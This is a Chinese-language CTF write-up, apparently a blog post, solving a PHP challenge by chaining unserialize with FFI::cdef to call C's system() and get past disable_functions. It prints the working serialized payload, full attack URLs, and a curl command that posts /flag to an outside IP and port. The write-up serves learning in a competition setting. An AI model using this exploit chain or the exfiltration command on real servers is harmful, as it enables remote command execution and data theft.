
前言
今天,下班,我们来看一道 CTF 的题目,也是又涨知识了,发现了新的知识。先来一起看一看这道题目吧。不过,小猫是边打边写的,可能会有一时间混乱的地方,还请多多包涵。
解题过程

看到主页,我们发现它是一个可以执行命令的这么一个简单的 PHP 函数,所以我们可以想到利用,exec、,system 这种去读取。于是尝试令a = sytem(‘ls’);发现报错

此时就想到去搜索有没有可以替代的方案或者是函数。也是成功读取到了

发现当前目录下还有一个 preload.php。此时我们读取一下这个文件内容。

把他给摘抄出来,就会发现这是一个典型的 PHP 反序列化
class F {
    private $data = [
        'ret' => null,
        'func' => 'print_r',
        'arg' => '1'
    ];

    private function run() {
        $this->data['ret'] = $this->data['func']($this->data['arg']);
    }

    public function __serialize(): array {
        return $this->data;
    }

    public function __unserialize(array $data) {
        array_merge($this->data, $data);
        $this->run();
    }

    public function serialize(): string {
        return serialize($this->data);
    }

    public function unserialize($payload) {
        $this->data = unserialize($payload);
        $this->run();
    }

    public function __get($key) {
        return $this->data[$key];
    }

    public function __set($key, $value) {
        throw new \Exception('No implemented');
    }

    public function __construct() {
        throw new \Exception('No implemented');
    }
}
我们找到入口点 serialize 发现当引用
同时关注到 PHP 的版本是 7.4.0,在这里卡里很久,因为发现构造出来的 Payload 永远无法执行。于是看了 WP 之后,发现需要了解 FFI。
FFI(Foreign Function Interface,外部函数接口)是一种允许程序使用不同语言编写的库的技术。它比 RPC 或 API 快得多,因为不需要通过网络接口,程序将直接与二进制定义进行交互。
于是,就可以联想到用 PHP 调用 C 代码的方式,先声明 C 中的命令执行函数,然后再通过 FFI 变量调用该 C 函数即可 Bypass disable_functions。
于是,可以写 Payload
final class A implements Serializable{
    protected $data = [
        'ret' => null,
        'func' => 'FFI::cdef',
        'arg' => 'int system(const char *command);'
    ];

    public function serialize (): string {
        return serialize($this->data);
    }

    public function unserialize($payload) {
        $this->data = unserialize($payload);
    }

}

$a = new A();
$b = serialize($);
echo $b;
此时运行结果就出来了

C:1:"A":95:{a:3:{s:3:"ret";N;s:4:"func";s:9:"FFI::cdef";s:3:"arg";s:32:"int system(const char *command);";}}所以现在只需调用即可,通过设置__serialize()[‘ret’]的值获取flag
__serialize()[‘ret’]->system(‘find . -iname “*flag*” > 1.txt ‘)
完整 Payload
https://4ac5c1bea5aa31902ad31bbe.http-ctf2.dasctf.com/?a=$a=unserialize('C:1:"A":95:{a:3:{s:3:"ret";N;s:4:"func";s:9:"FFI::cdef";s:3:"arg";s:32:"int system(const char *command);";}}')->__serialize()['ret']->system('find / -iname "*flag*" > 1.txt ');

https://4ac5c1bea5aa31902ad31bbe.http-ctf2.dasctf.com/?a=$a=readfile('1.txt');echo $a;

读不到,只能去监听一下了
?a=$a=unserialize('C:1:"A":95:{a:3:{s:3:"ret";N;s:4:"func";s:9:"FFI::cdef";s:3:"arg";s:32:"int system(const char *command);";}}')->__serialize()['ret']->system('curl -d @/flag 98.142.241.138:8888');传参后完整过程:
1.unserialize
把payload传给data参数,即覆盖原参数
protected $data = [
        'ret' => null,
        'func' => 'FFI::cdef',
        'arg' => 'int system(const char *command);'
    ];
2.run
ret=FFI::cdef(‘int system(const char *command);’)
3.__serialize()
指定的ret内容即是最终的执行命令,通过最后的return调用,返回flag。这里无回显,但是打过去没报错,应该是没问题了。这里需要监听

评论(0)
暂无评论